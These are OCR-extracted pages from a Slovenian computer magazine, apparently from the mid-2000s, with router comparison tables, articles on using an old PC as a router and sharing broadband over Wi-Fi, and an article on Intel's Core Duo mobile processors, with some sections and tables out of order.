Standard	IEEE 802.11g	IEEE 802.11g	IEEE 802.11g	-	IEEE 802.11g	IEEE 802.11g, 802.11b, 802.3, 802.3u	IEEE 802.11g, 802.11b, 802.3, 802.3u	IEEE 802.11b	
Hitrost prenosa podatkov Wi-Fi	54 Mb/s + tehnologija Afterburner za do 35 % hitrejše prenose	54 Mb/s	54 Mb/s + tehnologija Afterburner za do 35 % hitrejše prenose	-	54 Mb/s	do 108 Mb/s	do 108 Mb/s	22 Mb/s	
Domet	na prostem do 400 m, v stavbi do 100 m	na prostem do 60 m, v stavbi do 25 m	na prostem do 800 m, posebna možnost povečevanja dosega	-	na prostem 300 m, v stavbi 100 m	na prostem 400 m, v stavbi 100 m	ni podatka	ni podatka	
Snemljiva antena	da	da	da	-	ni podatka	da	da 2x notranja in 2x zunanja	da	
Dodatne možnosti	2 x USB-priključek (USB-disk, FTP-strežnik, USB-tiskalnik ali USB-kamera)	-	-	priključek za USB-tiskalnik	-	vdelan tester omrežnih kablov	MIMO	-	
Mere	ni podatka	131 x 29 x 43 mm, 27g	ni podatka	ni podatka	ni podatka	190,5 x 116,84 x 35 mm	ni podatka	ni podatka	

RAČUNALNIK KOT USMERJEVALNIK

Predvsem pred nekaj leti, ko še ni bilo samostojnih usmerjevalnikov, namenjenih domači uporabi in malim podjetjem, je bilo smiselno in zelo cenovno učinkovito usmerjevalnik ustvariti kar iz kakšnega malce **starejšega osebnega računalnika**, ki je ležal naokoli. Ali se danes ta rešitev še splača?

Nizja cena in več manevrskega prostora

Verjetno glavna razloga za odločitev, da usmerjevalnik naredimo kar iz (odsluženega) starega računalnika sta bila donedavna cena usmerjevalnikov, predvsem pa njihova omejenost. Še danes veliki večini predvsem »doma« postavljenih usmerjevalnikov botruje potreba po **naprednih funkcijah**, ki smo jih opisali. Vsekakor pa bi bili ob dejanskih podatkih o številu takih postavitve najverjetneje presenečeni, saj predvidevam, da take rešitve tvorijo večinski del IT-infrastrukture v manjših do srednje velikih podjetjih. Računalnik nam de facto ponuja **veliko več svobode in manevrskega prostora** kot katerakoli namenska naprava, ali bomo to izkoristili in predvsem kako, pa je odvisno od nas samih.

Oprema in funkcije

Odvisno od naših želja in potreb dodamo v računalnik ustrezno število **omrežnih kartic** in morda celo **brežžično** omrežno PCI-kartico, s katero priklopimo druge brezžične odjemalce. V računalnik vdelani disk poleg operacijskega sistema ponavadi ponuja dovolj prostora tudi za **omrežni disk**; seveda pa odvisno od procesne moči lahko tak računalnik opravlja še druge funkcije.

Usmerjevalnik se lahko zaradi presežka diskovnega prostora in procesne moči poleg prevajanja naslovov (NAT/PAT) uporablja še za **strežnike** elektronske pošte, spletnih strani, FTP... Poleg tega je moč z dodatnimi programi vzpostavljati in zaključevati **šifrirane IP-tunele** navideznih zasebnih omrežij ter segmentirati krajevno omrežje v navidezna krajevna omrežja. Tudi priklop dodatnih diskov, tiskalnikov (USB) in druge krame, do katere si želimo dostop prek

brežžičnega omrežja tudi iz prenosnika, je možen.

Tudi če ne potrebujemo dodatnih funkcij, pa že osnovna postavitve operacijskega sistema GNU/Linux ali BSD za namen usmerjevalnika omogoča vzpostavitev **napredne požarne pregrade**, katere prednost je velika prilagodljivost in predvsem zmožnost pregledovanja velike količine prometa v stvarnem času.

Rešitev lahko z malce domišljije in programerske žilice ali nekajurnega brskanja po Googlu spremenimo tudi v strežnik za izdelavo **varnostnih kopij** celotnega krajevnega omrežja, imamo na njem napredni požarni zid z zaznavanjem vdorov... Omejeni smo le s procesno močjo (in, ne boste verjeli, s pomnilnikom, ki ima ključno vlogo) ter našo voljo.

Programske rešitve

Dejstvo je, da je na programski strani za izvedbo takega projekta na voljo več rešitev. Od samostojnih projektov, kot je minimalistični **Fresco** (www.fresco.org), ki za delovanje potrebujejo skromno osnovo, ponujajo pa praktično vse, do namestitve **odprtokodnih operacijskih sistemov**, temelječih na Unixu. Zanje je na voljo ogromno večinoma proste programske opreme in razširitev ter rešitev, s katerimi pokrijemo skoraj vsako potrebo in željo.

V sistemu **GNU/Linux** poleg osnovne namestitve in konfiguracije omrežnih kartic za osnovno delovanje usmerjevalnika ni treba posegati po dodatnih programih. Omrežni sloj je v novih jedrih 2.6 napisan tako, da ga lahko z uporabo aplikacije **iptables** poljubno nastavimo in blokiramo želeni promet ali pa samo prepovemo njegovo posredovanje v LAN. Tudi vse dodatne strežniške storitve so vključene v sistem, za napredne funkcije IP-tunelov pa je ena boljših aplikacij **OpenVPN**, ki ima odjemalce tudi za vse operacijske sisteme.

Izbira distribucije nima velikega vpliva na končni sistem, čeprav je res, da za razširjanje funkcionalnosti s tretjimi aplikacijami pomaga, če imamo distribucijo, ki ni najbolj eksotična. Večina razširitev je na voljo v obliki z izvorno kodo.

D-Link DI-714P+	Level One ADSL WBR-3400	Level One ADSL WBR-3403 TX Print server	Level One ADSL WBR-3405 TX	Level One FBR-1417TX	Level One FBR-1418TX	Linksys WRT54GL	Linksys WRT54GS	Linksys WRT54GX
Avtera, d.o.o.	Digital Data Communications d.o.o.	Digital Data Communications d.o.o.	Digital Data Communications d.o.o.	Digital Data Communications d.o.o.	Digital Data Communications d.o.o.	Avtera, d.o.o.	Avtera, d.o.o.	Avtera, d.o.o.
www.dlink.com	www.levelone.si	www.levelone.si	www.levelone.si	www.levelone.si	www.levelone.si	www.linksys.com	www.linksys.com	www.linksys.com
25.920 SIT	22.237 SIT	33.130 SIT	21.240 SIT	15.990 SIT	8.988 SIT	21.450 SIT	27.600 SIT	37.868 SIT
1x 10/100	1x 10/100	1x 10/100	1x 10/100	1x 10/100	1x 10/100	1x 10/100	1x 10/100	1x 10/100
4x 10/100	4x 10/100	4x 10/100	4x 10/100	4x 10/100	4x 10/100	4x 10/100	4x 10/100	4x 10/100
da	da	da	da	Ne	ne	da	da	da
IEEE 802.11b	IEEE 802.11g/b	IEEE 802.11g/b	IEEE 802.11g/b	-	-	IEEE 802.11g/b	IEEE 802.11g/b	IEEE 802.11g/b
22 Mb/s	54 Mb/s	54 Mb/s	108 Mb/s	-	-	54 Mb/s	54 Mb/s	54 Mb/s
ni podatka	ni podatka	na prostem 150 m, v stavbi 50 m	na prostem 300 m, v stavbi 100 m	-	-	ni podatka	ni podatka	ni podatka
da	ni podatka	ni podatka	ni podatka	-	-	ni podatka	ni podatka	ni podatka
vzporedni priključek za tiskalnik	-	vzporedni priključek za tiskalnik	-	1x vzporedni in 1x USB-priključek za tiskalnik	-	-	do 35 % pospešitev prenosov	MIMO (prenos po dveh kanalih hkrati), povečan dolet
233 x 35 x 165 mm	ni podatka	ni podatka	ni podatka	ni podatka	ni podatka	ni podatka	243 x 284 x 66 mm, 900 g	284 x 241 x 88 mm, 1360 g

KAKO SOSEDA BREŽIČNO POVEZATI V SVOJ ŠIROKOPASOVNI DOSTOP

Verjetno vsakdo, ki plačuje mesečno naročnino za širokopasovni dostop do interneta, pomisli, kako bi svojo širokopasovno linijo - ki jo roko na srce, večine časa ne izrablja v celoti – delil z bližnjimi sosedi in morda tako pokrtil del svojih stroškov. Ponavadi je najenostavnejša rešitev, vleka kablov, prevelika prepreka, in treba je poseči po brezžični rešitvi.

Reklame in stvarnost

Najenostavnejša rešitev je nakup **namenskega usmerjevalnika z vdela-no brezžično dostopno točko**. V idealnih razmerah bo od priklopnega mesta širokopasovnega priključka, kjer namestimo usmerjevalnik, do odjemalca, ki je lahko naš prenosni računalnik ali sosedov računalnik, prišlo dovolj brezžičnega signala, da bo taka povezava vzpostavljena in nato vzdrževana z normalnimi prenosnimi hitrostmi.

Žal izven reklam za omrežno opremo v resničnem svetu v večini primerov ni tako, saj največkrat razdalja presega 100 metrov, pa še ovire (stene, drevesa) so vmes, vse to pa drastično **vpliva na prodiranje brezžičnega signala**, ki že tako uporablja za nosilno frekvenco 2,4 GHz frekvenčni prostor, v katerem delujejo brezžični telefoni, mikrovalovne pečice in druga elektronska krama. Vse to smeti frekvenco in pomeni še dodatno otežitev vzpostavitve kvalitetne omrežne povezave.

Če imamo signal na meji zadovoljivega sprejema, lahko poskusimo z **menjavo kanala**. Na opremi pod specifikacijo **802.11b/g** in torej frekvenčnem pasu 2,4 GHz so kanali tako skupaj, da so zaradi prekrivanja povsem ločeni le trije: 1, 6 in 11; medtem ko uporaba omrežne opreme **802.11a** na frekvenci 5 GHz ponuja kar 12 v celoti se neprekrivajočih kanalov in tako ponuja več možnosti. Žal pa je slednja oprema v EU-ju redka, saj je frekvenčni prostor 5 GHz EU v ta namen sprostil šele sredi 2002.

V vsakem primeru velja, da je brezžični opremi, kupljeni v EU-ju, oddajna moč omejena na **100 mW**. Tudi to utegne biti eden od razlogov, da signal ne pride do cilja z zeleno močjo. Velja pa povedati, da obstaja kar nekaj rešitev, kot recimo na sosednjih straneh predstavljeni **ojačevalnik**

brezžičnega signala, s katerim lahko to omejitev delno premagamo (čeprav to ni priporočljivo). Veliko pomaga tudi napredni antenski sistem **MIMO**, ki inteligentno sestavlja in oddaja signal prek več anten. Priporočljivo je ob izbiri brezžične opreme pozornost nameniti tudi možnosti zamenjave originalnih zunanjih anten z močnejšimi (ali specializiranimi usmerjenimi).

Težave z »agresivnim« sosedom

Če za tako delitev širokopasovnega dostopa uporabimo preprost brezžični usmerjevalnik, pa velja opozoriti na vrsto odprtih vprašanj oziroma potencialnih težav, ki jo ta rešitev prinaša. Odjemalce brezžičnega omrežja običajni usmerjevalniki obravnavajo enako kot lokalne omrežne priključke, kar pomeni, da lahko nepazljivi brezžični »sosed« **nekontrolirano posega tudi v našo omrežno rabo**, uporablja diske, tiskalnik ... Druga težava je nezmožnost spremljanja in **nadziranja pasovne širine**, ki ga takim uporabnikom dajemo na voljo. Teoretično lahko »agresivni« uporabniki z neprestanimi prenosi datotek zasedejo naš širokopasovni dostop v internet do te mere, da naši strani na hitrost občutljive storitve delujejo problematično (IP-telefonija, transakcijski programi).

Rešitev teh težav je nakup ali izgradnja naprednega usmerjevalnika, kjer lahko promet tudi **oblikujemo** in posameznim uporabnikom omejimo trenutno največjo hitrost ali mesečno kvoto prenesenega prometa (traffic shaping).

Kaj, če je signal prešibak?

S posebno težavo pa se srečamo, če je signal brezžičnega oddajnika prešibak oziroma je do odjemalca prevelika razdalja ali pa je na njej preveč ovir, da bi se zveza sploh vzpostavila. V takem primeru je treba dodati **vmesno brezžično dostopno točko**, ki deluje kot podaljšek omrežja, kar v svetu brezžičnih omrežij pomeni kratica **WDS** (Wireless Distribution System). Čeprav gre do neke mere za standardizirano rešitev, pa je priporočljiva uporaba brezžične opreme **istega proizvajalca**.

Proizvajalec in ime modela	Linksys WRT54GX-EU	Linksys WRT54GC	TP-Link TL-WR642G	NetGear WGT624	komplet NetGear WGR614 + WGB111 NetGear WGR614		NetGear ProSafe Print server FR114P	NetGear ProSafe FWG114P USB
Informacije	Avtera, d.o.o.	Avtera, d.o.o.	mimovrste	Domex, d.o.o.	Domex, d.o.o.	Domex, d.o.o.	Domex, d.o.o.	Domex, d.o.o.
Spletni naslov	www.linksys.com	www.linksys.com	www.tp-link.com	www.netgear.com	www.netgear.com	www.netgear.com	www.netgear.com	www.netgear.com
Cena	39.174 SIT	16.915 SIT	16.157 SIT	24.182 SIT	24.856 SIT	17.172 SIT	22.572 SIT	39.367 SIT
Tehnični podatki								
Omrežni vmesnik WAN	1x 10/100	1x 10/100	1x 10/100	1x 10/100	1x 10/100	1x 10/100	1x 10/100	1x 10/100
Omrežni vmesnik LAN	4x 10/100	4x 10/100	4x 10/100	4x 10/100	4x 10/100	4x 10/100	4x 10/100	4x 10/100
Dostopna točka Wi-Fi	da	da	da	da	da	da	da	da
Standard	IEEE 802.11g/b	IEEE 802.11g/b	IEEE 802.11g, 802.11b, 802.3, 802.3u	IEEE 802.11g	IEEE 802.11g	IEEE 802.11g	IEEE 802.11g	IEEE 802.11g
Hitrost prenosa podatkov Wi-Fi	54 Mb/s	54 Mb/s	108 Mb/s	108 Mb/s	54 Mb/s	54 Mb/s	54 Mb/s	54 Mb/s
Domet	ni podatka	ni podatka	ni podatka	ni podatka	ni podatka	ni podatka	ni podatka	ni podatka
Snemljiva antena	ni podatka	ni podatka	ni podatka	ni podatka	ni podatka	ni podatka	da	da
Dodatne možnosti	MIMO (prenos po dveh kanalih hkrati), povečan domet, samodejna prepoznavna kabla	-	povečan domet	povečan domet	dodan Wi-Fi USB-ključ	-	vzporedni priključek za tiskalnik	USB-priključek za tiskalnik, RS 232, 2 sočasna VPN-tunela
Mere	284 x 241 x 88 mm, 1360 g	ni podatka	186 x 146 x 44 mm	ni podatka	ni podatka	175.3 x 27.94 x 119.4 mm, 300 g	33 x 187,5 x 12,4 mm, 820 g	32 x 188 x 124 mm, 640 g



napredno varovanje z opisovanjem prometa, ki ga želimo preprečiti ali dovoliti. Promet opisujemo s protokolom in dvema IP-naslovoma (kjer lahko IP-naslov opisuje posamezno lokacijo, skupino računalnikov ali pa zajema kar ves promet). Take rešitve omogočajo tudi **sledenje IP-prometu** – kar pomeni, da usmerjevalnik razume, kakšen promet gre prek njega in kateri aplikaciji pripada. Skupaj s seznamom vnaprej definiranih besed ali pa z naročnino na katero izmed spletnih zbirk, lahko usmerjevalnik tudi prepove oz. zapre ves promet, ki je usmerjen na določene spletne strani, ali vsebuje specifično vsebino (pornografija ali spletne igralnice), kar pride izredno prav za varovanje otrok, ali pa v podjetjih za preprečevanje zapravljanja delovnega časa za zasebna opravila ...

vplivamo na različne tipe IP-prometa, ki potekajo prek usmerjevalnika. Če želimo vplivati na **kakovost storitve**, lahko promet, ki je posledica internetne telefonije, recimo Skype, spustimo skozi linijo **prednostno** in s tem preprečimo zatikanje ali slabo delovanje telefonije. Ves drug promet, kot so recimo podatkovni prenosi, pa tako zavzema vso preostalo pasovno širino, ki ostane. Tako bo govorna telefonija potekala **brez zatikanja** (saj se tu vsaka sekunda zakasnitve ali preskakovanje pozna), podatkovni prenos datoteke pa se bo v najslabšem primeru končal nekaj sekund pozneje, česar ne bomo niti opazili.

FILTRIRANJE PROMETA

Še redkejši usmerjevalniki omogočajo filtriranje prometa, kar je pravzaprav funkcija **razširjenega požarnega zidu**. Ponekod je omogočeno

PREPOZNAVANJE NAPADA

Prepoznavanje napada (Intrusion Detection System – IDS) je funkcija, ki je bila do nedavno rezervirana za



usmerjevalnike in specializirane naprave najvišjega cenovnega razreda. Taka naprava spremlja ves promet, in če prepozna zaporedje bitov, ki ustreza znanemu napadu, opisanemu v zbirki, ali pa gre za sumljivo zaporedje, ki ne ustreza normalnemu prometu, takoj **prekine povezavo**.

BESEDILNI TERMINALSKI VMESNIK

Besedilni terminalski vmesnik je sicer stvar preteklosti, a prenekateri usmerjevalnik omogoča neposredno konfiguracijo z **ukazi v besedilnem načinu**, do katerega pridemo s povezavo na zaporedni vmesnik ali preko aplikacije telnet.

PODPORA E-POŠTI IN STORITVAM P2P

Zelo zanimiva je tudi pred kratkim prvič videna funkcija usmerjevalnika, ki vsebuje tudi strežnik za elektronsko pošto in nekatere storitve, kot je recimo prenašanje datotek prek omrežij P2P. To bi namreč marsikateremu uporabniku omogočilo, da svoj glavni računalnik, ki je sicer vklopljen zaradi prenašanja datotek iz omrežij P2P (Bit Torrent, E-Mule), ponoči brez skrbi ugasi.

USB-STREŽNIK

Popolnoma trivialna je tudi funkcija **USB-strežnika**, ki omogoča, da v usmerjevalnik priključimo tiskalnik in ga delimo med računalnike v našem omrežju, ali pa zunanji USB disk ki ga uporabljamo kot omrežno shrambo podatkov.

BREŽIČNA DOSTOPNA TOČKA

Za domačo uporabo pa je verjetno najuporabnejši usmerjevalnik z vdelano **brežično dostopno točko**, ki v lokalno stran omrežja poveže tudi oddaljen prenosnik ali dlančnik in druge brezžične naprave, ki so del digitalnega doma. Pri teh funkcijah boljši sistemi prinašajo napredni antenski sistem **MIMO**, višje dostopne hitrosti (802.11n) ter 802.11i – zaščito vstopa in šifriranje podatkov po specifikaciji **WPA2** (edina, ki danes še nima znanega načina vdora).

Cene za ponujeno nihajo, redki pa so usmerjevalniki, ki bi združevali vse naštetje funkcije. Kot povsod drugod se je treba odločiti, **kaj resnično potrebujemo** in kaj nam je pomembno, drugo pa morda žrtvovati, najverjetneje predvsem na račun cene.

NetGear WPN824	NetGear DG834GTB	NetGear RP614	Belkin Pre-N	Belkin High-Speed	Belkin F5D7230
Domex, d.o.o.	Domex, d.o.o.	Domex, d.o.o.	Anni, d.o.o., Alternat Intertrade	Anni, d.o.o., Alternat Intertrade	Anni, d.o.o., Alternat Intertrade
www.netgear.com	www.netgear.com	www.netgear.com	www.belkin.com	www.belkin.com	www.belkin.com
34.452 SIT	35.983 SIT	9.990 SIT	36.990 SIT	14.988 SIT	18.270 SIT
1x 10/100	1x 10/100	1x 10/100	1x 10/100	1x 10/100	1x 10/100
4x 10/100	4x 10/100	4x 10/100	4x 10/100	4x 10/100	4x 10/100
da	da	ne	da	da	da
IEEE 802.11g	IEEE 802.11g	-	IEEE 802.11b/g/n	IEEE 802.11g, 802.3 in 802.3u	IEEE 802.11g/b
108 Mb/s	108 Mb/s	-	108 Mb/s	125Mb/s	54 Mb/s
ni podatka	ni podatka	-	ni podatka	ni podatka	ni podatka
ni podatka	ni podatka	-	ni podatka	ni podatka	ne
MIMO (prenos podatkov po dveh kanalih hkrati), 7 integriranih anten	samodejno prepoznavanje kablov	-	dodatna kartica Wi-Fi PCMCIA	-	-
223 x 153 x 31 mm, 500g	175,3 x 27,9 x 119,4 mm, 300 g	28 x 175 x 118 mm, 300g	ni podatka	ni podatka	ni podatka



Vojne in bitke

... so se zmeraj bile zaradi prostora, kajne? Tudi v računalništvu ni nič drugače, saj poka na kar nekaj frontah. Proizvajalci trdih diskov obračunavajo med seboj in v tem danes rekordno rastočem poslu predstavljajo nove tehnologije, kot je perpendikularno snemanje, medtem pa se giganti dajejo s podporo standardoma HD-DVD oz. Blu-ray. Tik za mejami vidnega pa svoje če te zbirajo prvi hologramski pogoni, ki bodo udarili še letos ...

In kje bi bili brez vojn in spopadov? Hočeš nočeš s seboj prinašajo razvoj in napredek, predvsem ko enkrat obračunajo z nasprotnikom. Seagate, ki je decembra lani kupil in pripojil Maxtor, tako prevzema večinski delež, premierno pa je predstavil tudi novo **perpendikularno** tehnologijo snemanja, katere prvi izdelek, 160 GB miniaturni disk za prenosnike, smo preizkusili prav v tej številki. Pri doslej uporabljeni longitudinalni tehnologiji so proizvajalci naleteli na težavo s povečevanjem gostote zapisa, saj so pregosto postavljeni biti zaradi fizičnih lastnosti magnetizma vplivali drug na drugega in tako zgubljali originalno stanje in s tem podatke. Perpendikularna tehnologija, o kateri smo že pisali v septembrski številki, omogoča **desetkrat gostejšo porazdelitev bitov**, saj zapisovanje in s tem polariteta bitov nista več vertikalna, pač pa navpična (od tod izraz). Teoretično tehnologija omogoča desetkrat višje gostote, kot je to možno danes (torej to pomeni brez siceršnjega napredka okoli 5 TB diske).

Na optični fronti velike korporacije še vedno podpirajo enega izmed prihajajočih formatov modrega laserja, medtem pa sta v zadnjem mesecu tehnološki vodji, NEC in Samsung že predstavila delujoči zapisovalni enoti **HD-DVD in Blu-ray**, ki naj bi jih v trgovinah ugledali aprila. Velika ovira ostaja nedorečena zaščita DRM za diske Blu-ray, zaradi česar formata noče podpreti Microsoft.

Hkrati pa obljube podjetij, ki razvijajo **hologramsko** zapisovanje, da bodo še letos dosegli 200 GB, še vedno držijo. Vsak mesec na dan pronica kakšna podrobnost več, in vse kaže, da bo kmalu vse pripravljeno za množično proizvodnjo, kar je glavna težava novincev. Očitno se bo torej med vročim poletjem zgodila hladna vojna!

novi procesorji za prenosnike



Piše: Jaka Mele
jaka.mele@mojmikro.si


Namen prenosnih računalnikov je iz meseca v mesec manj jasno opredeljen. Nekateri v njih vidijo napredne dlančnike, ki so sicer nerodno veliki za prenašanje v srajčnem žepu, a v njih ni omejitev glede zmogljivosti in programov; drugi jih uporabljajo na svojih pisalnih mizah namesto namiznih računalnikov. Tudi pri nas pa so se pojavili prvi modeli z dvojednim procesorjem, in dilema, kaj izbrati, je večja kot kdaj prej.

V nekdanj enotnem razredu prenosnih računalnikov, ki se je jasno ločil od dlančnikov na eni in ter namiznih in strežniških rešitev na drugi strani, dandanes široka ponudba vse bolj briše meje in se vztrajno prepleta z nekdanj ločenima kategorijama.

Intel je pred letom dni prenovil svojo mobilno platformo **Centrino**, osnovo Sonoma pa nadomestil s strojno povsem nadgrajeno **Napa**. Ta je prinesla napredek iz namiznega segmenta tudi v mobilni svet (PCI Express, dvokanalni pomnilniški krmilnik DDR2, Serial ATA ...). Za to generacijo je bilo značilno povečanje zmogljivosti prenosnikov, hkrati pa se je čas avtonomije ohranil na dobrih dveh urah.

NAPA Z OSVEŽENO DRUŽINO PROCESORJEV


Platforma Napa pa z manjšimi popravki ostaja aktualna tudi letos, ko je Intel zanjo predstavil tudi **osveženo družino procesorjev**. Nekdanji Pentium M in nato osveženi Dothan sta začrtala smer, ki jo je Intel uradno obelodanil na jesenskem Intel Development Forumu. Več zmogljivosti z nižjo energijsko porabo! Premik proizvodnega procesa na **65 nanometrov** je pripeljal tretjo generacijo mobilnega procesorja, imenovanega **Yonah**. Ta že ponuja dovolj prostora za izvedbo dvojedrnih procesorjev. Velikost najmočnejšega procesorja je 90 mm², sestavlja pa ga 151 milijonov tranzistorjev. Na procesorju je tudi 2 MB hitrega predpomnilnika L2.



PRVI PRENOSNIKI Z INTELLOVIM DVOJEDRNI PROCESORJEM

Tako smo pretekli mesec na trgu že ugledali prvi **prenosnik** z Intellovim sicer nič več novim **dvojedrnim procesorjem** (na namiznem trgu smo prvi dvojedrni Pentium 8xx preizkusili že pred več kot štirimi meseci, različico Pentium 9xx, proizvedeno v 65 nm, pa dva meseca pozneje), ki zdaj v malce okrnjeni in frekvenčno počasnejši različici napoveduje novo in slavno obdobje v prenosnem svetu.

Intel je sočasno predstavil tudi nova vezna nabora **Intel 945 PM in GM** (z vdelano grafiko), ki



podpirata nove 65-nanometrsk dvojedrnike. Južni most ICH7M ne prinaša bistvenih novosti.


Intelovi prenosni novinci, ki se prodajajo pod blagovno znamko **Core Solo** in **Core Duo**, sicer zmogljivosti ne dvigajo drastično, a zavoljo izboljšanih tehnologij upravljanja z energijo prinašajo v tipičnem prenosniku kar **štiriurni čas avtonomije**. Tudi v razmerju med zmogljivostjo in energijsko porabo prinaša novinec kar nekaj prednosti, saj najvišja teoretična energijska poraba znaša 31 W, kar je le 4 W več od enojedrnega Dothana (Pentium M 780 porabi 27 W) in torej pomeni velik napredek! Dve jedri prinašata kar nekaj težav, recimo pri dostopu do pomnilnika, zaradi česar se je Intel odločil povišati hitrost prednjega vodila s 133 na 166 MHz. Yonah oziroma platforma Napa prinaša tudi podporo za hitrejši 667 MHz pomnilnik DDR, medtem ko je Sonoma podpirala le DDR2-533.

Medtem ko imajo namizne dvojedrne različice 2 x 2 MB predpomnilnik, pa si mobilne izvedenke zaenkrat delijo le skupnih 2 MB. V ta namen je Intel predstavil arhitekturo **Smart Cache**, ki skrbi, da je predpomnilnik po dejanski potrebi proporcionalno razdeljen med jedri. Posebno nadgradnjo je **doživelo upravljanje z energijo**, saj je dosedanja Enhanced SpeedStep za dvojedrni procesor doživel celovito prenovu. Po novem je zamenjano tudi ime: Dynamic Power Coordination. Tehnologija omogoča, da jedri znižata delovno napetost in frekvenco delovanja tako, da jedro, ki trenutno procesira največjo obremenitev, določi tempo, ki mu lahko sledi manj zasedeno jedro, to pa v danem trenutku ne sme opravljati večjega dela. Sinhronizacija varčnih načinov pa se ne nadaljuje tudi, ko obe jedri dosežeta najnižjo delovno hitrost in nimata dela. Takrat algoritem, imenovan LFM, prvo jedro prebudi v stanje C0, drugo pa potisne v stanje spanja C2. Stanja si sicer sledijo: C0, C1, C2 (power saving), C3 (deep sleep), C4 (deeper sleep) in DC4 (enhanced deeper sleep). Ni pa možno še globlje spanje drugega jedra, medtem ko bi prvi aktivno procesiral breme.

vočno bodo namreč prihodnji in sedanji procesorji primorani pokazati, saj prav v tistem času pričakujemo tudi naslednika operacijskega sistema Windows XP – **Visto**.

Dejstvo je, da večina aplikacij še vedno **ni pisana za večnitno izvajanje**, kar pomeni, da dve jedri ne prineseta velikih prednosti. Seveda se v računalniku vedno izvaja več opravil in programov hkrati (od protivirusnih, poštnih, internetnih, do pisarniških), a vse to je doslej brez večjih težav upravljal en sam procesor. Prvi preboj so pokazali pisci računalniških iger, ki so grafične računske operacije prepustili enemu jedru, umetno inteligeno in potek igre pa drugemu. K temu so pripomogli tudi pisci gonilnikov za grafične kartice.

Kaj točno prinaša dvojedrni procesor, je vprašanje, na katerega bomo izvedeli odgovor do konca leta. Trenutno Intelovo upanje, da nova ponudba dvojedrnikov prinaša nižjo energijsko porabo in s tem daljšo avtonomijo



	Intel Banias	Intel Dothan	Intel Yonah	AMD Turion 64
Delovna frekvenca	1-1,70 GHz	1,2-2,26 GHz	1,5-2,16 GHz	1,6-2,20 GHz
L2-predpomnilnik	1 MB	2 MB	2 MB	512 KB / 1 MB
Proizvodni proces	130 nm	90 nm	65 nm	90 nm
Prednje vodilo (MHz)	400	400/533	667	400
64 bitov	ne	ne	ne	da

Tabela 1: Razlike med različnimi mobilnimi procesorji

Procesor	Nabor ukazov
Intel Core Duo	MMX, SSE, SSE2, SSE3
Intel Dothan	MMX, SSE, SSE2
AMD Turion 64	MMX, 3DNow!, SSE, SSE2, SSE3, x86-64

Tabela 2: Razlike med nabori ukazov

KAJ PRINAŠATA DVE JEDRI

Intel za jesen, ko namerava predstaviti celotno družino procesorjev s prenovljeno arhitekturo, obljublja preboj meje **5 ur avtonomije** v povprečnem prenosniku. Vprašanje pa je, ali bo Intelu to uspelo z dodajanjem več jeder, ki bodo imela hkrati nižji delovni takt. Zmogli-

(z originalnih dveh), in to tudi če v računalnik ni priključena naprava USB 2.0.


Tako v popravljenih hi-end sistemih že vidimo avtonomijo, ki **presega 4 ure**, kar gre predvsem na račun izklapljanja posameznega jedra takrat, ko ni aktivno, hkrati pa na račun nižje skupno delovne hitrosti obeh.

Procesor	Oznaka	Hitrost jedra	Cena pri 1000 kosih
Intel Core Duo	T2600	Dual 2,16 GHz	637 USD
Intel Core Duo	T2500	Dual 2,00 GHz	423 USD
Intel Core Duo	T2400	Dual 1,83 GHz	294 USD
Intel Core Duo	T2300	Dual 1,66 GHz	241 USD
Intel Core Solo	T1300	Single 1,66 GHz	209 USD
Intel Core Duo LV	L2400	Dual 1,66 GHz	316 USD
Intel Core Duo LV	L2300	Dual 1,5 GHz	284 USD

Tabla 3: Različni modeli procesorjev Yonah

MANJ HRUPA IN UČINKOVITEJŠE HLAJENJE

Tudi **(ne)slišnost** delovanja novih procesorjev in sistemov je treba pohvaliti, saj zaradi vdelenih termalnih diod poleg vročih con v obeh jedrih procesor zlahka prilagaja hitrost delovanja temperaturnim razmerah. Tako lahko zelo točno upravlja tudi hladilno telo oz. ventilator, zaščiten pa je tudi pred samouni-



čenjem (pri okvari ventilatorja ali zaprtja poti kroženja zraka).

Žal tudi nizkonapetostna modela L2x00, z največjo porabo okoli 10 W, potrebuje **aktivno hlajenje**, kar bo onemogočilo uporabo procesorjev v povsem neslišnih prenosnih napravah.

